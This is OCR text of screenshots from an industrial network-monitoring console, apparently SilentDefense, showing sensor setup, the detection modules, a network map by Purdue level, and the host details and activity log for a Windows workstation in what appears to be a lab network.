


SilentDefense sensors

☐ 0 sensors selected


Sensor name ▲	Sensor address	IP reuse domains	Monitored networks
		(Not set)	(Not set)

0 sensors



Add a new sensor

Policy *	Import sensor configuration
Sensor name *	SD-ProductionLine1
Sensor Address *	10.11.11.100
Port *	9999
IP address reuse	○ Yes ● No
Associate monitored networks	○ Yes ● No
Create default LAN CP profiles	● Yes ○ No





SilentDefense sensors

□ 0 sensors selected

	Sensor name	Sensor address	IP reuse domains	Monitored networks	Health status	Monitoring status	Alerts status
			(Not set)	(Not set)			
□	SD-ProductionLine1	10.11.11.100			✓ Normal	✓ Connected	✓ No new alerts

1 sensors






Date and time

Current date and time


Time zone *	America/Denver
Date	Sat 12 Dec 2020
Time	16:24:23



Built-in modules


☑ 6 modules selected


	Name	State
☑	Portscan detection	Paused
☑	Man-in-the-middle detection	Paused
☑	Malformed packet detection	Paused
☑	Frequent event aggregation	✓ Active
☑	Visual analytics	Paused
☑	Event logging	Paused




No Data Available.

No Data Available.




Default
500 hosts
172.25.30.110
2 devices
74.125.28.188
dm3p.wns.not...
192.168.140.106
5 devices
172.25.100.245
198 devices
4 devices
gamer-pc.local
189b8756-e40...
10.10.30.232
192.168.140.125
74.125.197.188
10.11.11.110
a767.dspw65....
26 devices
86 devices
9
9 devices
dm3p.wns.not...
seconion-002
3.5
3 | Site operations and control
Windows workstation
LDAP server
melissa-pc1
commando
172.25.100.240
DNS server
9.9.9.9
workstation10
hmi-2
hmi-1
ft-dir1
LDAP
ft-dir2
2 | Supervisory control
EWS
Master
workstation12
workstation1
MASTER
workstation2
MASTER
nmap



Selected nodes:

workstation10


Host workstation10

Host details

IP address	172.25.100.210 (Private IP)
Host name	workstation10
Other host names	workstation10.ot-domain.local
Host MAC addresses	00:0C:29:E9:3D:09 (Vmware) *Last seen: Dec 27, 2020 15:30:19*
Role	Windows workstation
OS version	Windows 7 or Windows Server 2008 R2
Client protocols	DCOM (TCP dynamic) DNS (UDP 53, 5355) FailedConnection (TCP 80, 88, 135, 443, 445, 27001, 27002, 27003, 27004, 27005, 27006, 27007, 27008, 27009) LDAP (UDP 389) NTP (UDP 123) NetBIOS (UDP 137) NoData (TCP 50009, 50012, 52076, 56938, 57947, 62005, 62015, 63923, 64917, 65395)

Host details

IP address	172.25.100.210 (Private IP)
Host name	workstation10
Other host names	workstation10.ot-domain.local
Host MAC addresses	00:0C:29:E9:3D:09 (Vmware) *Last seen: Dec 13, 2020 14:22:54*
Role	Windows workstation
OS version	Windows 7 or Windows Server 2008 R2
Client protocols	DCOM (TCP 135, 50077, 50080, 52528, 52529) DNS (UDP 53, 5355) FailedConnection (TCP 80, 88, 443, 445, 27001, 27002, 27003, 27004, 27005, 27006, 27007, 27008, 27009) LDAP (UDP 389) NTP (UDP 123) NetBIOS (UDP 137) NotAKnownOne (TCP 1332, 3060, 22350, 27000, 49685, 49693) NotAKnownOne (UDP 1514, 22350) SMB (UDP 138) SSDP (UDP 1900)
Server protocols	DCOM (TCP 135, 50284) FailedConnection (TCP 49181, 49186, 49189) NoData (TCP 50279, 50280, 50281) SMB (TCP 139)
Labels	vlan_ids=1000
Purdue level	3 - Site operations and control
Criticality	■■□□□ L
Monitoring sensors	SD-ProductionLine1
Known vulnerabilities	0
Related alerts	8 (Show)



Host risk

Last update: Never

Variable	Security Risk	Operational Risk
Likelihood variables		
Most severe alerts ?		
Most critical vulnerability ?	N/A	
Internet connectivity ?		
Proximity to infected hosts ?		
Total risk	N/A	N/A

Activity log


All time ⌄ All changes ⌄


Timestamp ▾	Event	Value
	(Not set)	
Dec 13, 2020 10:27:48	New server protocol	NoData (TCP 50279, 50280...
Dec 13, 2020 08:35:24	New server protocol	SMB (TCP 139)
Dec 13, 2020 08:23:18	New server port	DCOM (TCP 50284)
Dec 13, 2020 08:23:18	New client port	DCOM (TCP 52529)
Dec 13, 2020 08:23:18	New client port	DCOM (TCP 52528)
Dec 12, 2020 19:39:20	New server port	FailedConnection (TCP 491...
Dec 12, 2020 18:43:06	New server port	FailedConnection (TCP 491...
Dec 12, 2020 18:43:06	New server port	FailedConnection (TCP 491...
Dec 12, 2020 18:12:57	New client protocol	SSDP (UDP 1900)
Dec 12, 2020 18:11:58	New client port	NotAKnownOne (TCP 49693)

1 to 10 items of 52 1 of 6 ›

Host communication

